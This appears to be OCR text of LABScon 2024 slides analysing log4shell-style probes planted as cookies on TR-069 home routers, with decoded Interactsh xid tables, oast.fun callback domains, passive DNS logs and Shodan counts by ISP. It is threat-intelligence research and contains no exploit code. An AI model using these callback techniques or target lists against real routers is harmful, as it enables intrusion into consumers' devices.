- In 2021, Project Discovery created Interactsh, which uses xid.go



Comparing Unique Identifiers

Name	Binary Size	String Size	Features
UUID	16 bytes	36 chars	configuration free, distributed, not sortable
Snowflake	63 bits	up to 20 chars	relies on datacenter/machine config, centralized, sortable
MongoID	12 bytes	24 chars	configuration free, K-sortable
xid	12 bytes	20 chars	configuration free, K-sortable, Base32 encoded in hex mode


- https://github.com/rs/xid/blob/master/README.md
- https://en.wikipedia.org/wiki/Snowflake_ID


LABS
CON
LABSCON 2024
SCOTTSDALE AZ

Case #2: [hoi4i] TR-069 cookies with a side of oast!

Domain	K-sort	Campaign	Time	MID	PID	Counter	Nonce
cor5bhhoi4iklivcirg04cqfk1ksr6hqr.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	4cqfk1ksr6hqr
cor5bhhoi4iklivcirg04o9ioti31r6fb.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	4o9ioti31r6fb
cor5bhhoi4iklivcirg05mgpgsbjknidj.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	5mgpgsbjknidj
cor5bhhoi4iklivcirg06fn83nosqeshe.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	6fn83nosqeshe

Case #2: [hoi4i] cookies with a side of oast




- As seen on Shodan . . .
- Port 7547: Free log4shell cookies!

Case #2: [hoi4i] RCN Customer

- Port 7547 = TR-069 CPE WAN Management Protocol (CWMP)
- CPE is Customer Premise Equipment (home routers)
- Some theories:
  - Savvy customer wants to know when support staff access their router?
  - Threat actor looking to spread from router to service provider?
  - A clever worm?
  - The next Moobot (can we call it the HoEye4Eye bot)?

- Shodan finds a few more of these with a rememberMe=456798abc cookie



Case #2: [hoi4i] DNS resolutions started 2024-05-03

- Passive DNS feed has observed ~115 resolutions, so far

Query	Type	Source	Count	Response	First Seen	Last Seen	Duration
localhost.uri.cor5bhhoi4iklivcirg0uojzf73t8qgq3.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
uri.cor5bhhoi4iklivcirg0h56uukwwzcjyr.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
cor5bhhoi4iklivcirg0fisze7tj71zi6.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
localhost.uri.cor5bhhoi4iklivcirg079seodyzdsym3.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
uri.cor5bhhoi4iklivcirg0mdd9akmizm3fk.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
localhost.uri.cor5bhhoi4iklivcirg0jk1hjp6hjecd1.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
113452.localhost.uri.cor5bhhoi4iklivcirg0mdd9akmizm3fk.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
cor5bhhoi4iklivcirg06jzzfk4i5eqp4.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
uri.cor5bhhoi4iklivcirg0zegnpm8nh3ns6.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
uri.cor5bhhoi4iklivcirg0jfnc7oxsn58ik.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
113452.localhost.uri.cor5bhhoi4iklivcirg0z833osuzkazag.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-02, 18:00	2024-09-03, 17:59	23h 59m 59s
cor5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-02, 18:00	2024-09-03, 17:59	23h 59m 59s
113452.localhost.cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-03, 18:00	2024-09-05, 17:59	1d 23h 59m
c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
localhost.cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	127.0.0.1	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
113452.localhost.cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-06, 17:59	1d 23h 59m
localhost.cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	127.0.0.1	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s

Case #2: [hoi4i] Interactsh metadata

K-sort	Campaign	Time	MID	PID	Counter	FQDN
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	113452.localhost.cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	localhost.cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg01cgxm6c6dkp6y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg01cgxm6c6dkp6y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg041xzwmw46e3hz.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg049ef96w4i3443.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg049ef96w4i3443.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	localhost.uri.cor5bhhoi4iklivcirg04nycxxyz86rp8.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg04o9ioti31r6fb.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg057iq4uu94omiq.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	localhost.uri.cor5bhhoi4iklivcirg05p797udzunt9d.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg05p797udzunt9d.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg064mi7uok9rmee.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0x5pt34acdbqft.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0xry4m1ha1f86y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg0yicitguk3irra.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg0ypjjbh5afa8xz.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	localhost.uri.cor5bhhoi4iklivcirg0ypjjbh5afa8xz.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0yswpbdybagwy1.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg0z833osuzkazag.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg0zegnpm8nh3ns6.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0zfkoxfkqw48y9.oast.fun

Important reminder: The timestamp is relative to the timezone setting of the interactsh client.

Case #2: Untapped Potential?

TOTAL RESULTS

3,670

TOP COUNTRIES

United States	3,091
Spain	324
United Kingdom	123
Japan	85
Australia	15

More...

TOP ORGANIZATIONS

Grande Communications ...	1,498
RCN	661
Wave Broadband	573
TELEFONICA DE ESPANA ...	323
Optimum Online (Cablevisi...	135

More...

View Report | Download Results | Historical Trend | View on Map | Advanced Search

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out Gravwell

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="3852c24160e8e8e1495422be2e003336
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
```

2024-09-08T06:3

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="81014d92ed0f71d8f1a97cebb8c08d15
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
```

2024-09-08T06:3

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="1289849dfc132e28f273c865420dbc0b
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
```

2024-09-08T06:3

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="53bfe00351d57ea4a08332f5da11264e
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
```

2024-09-08T06:2

- There are plenty of these devices out there
- So far, the pwnd subset has remained small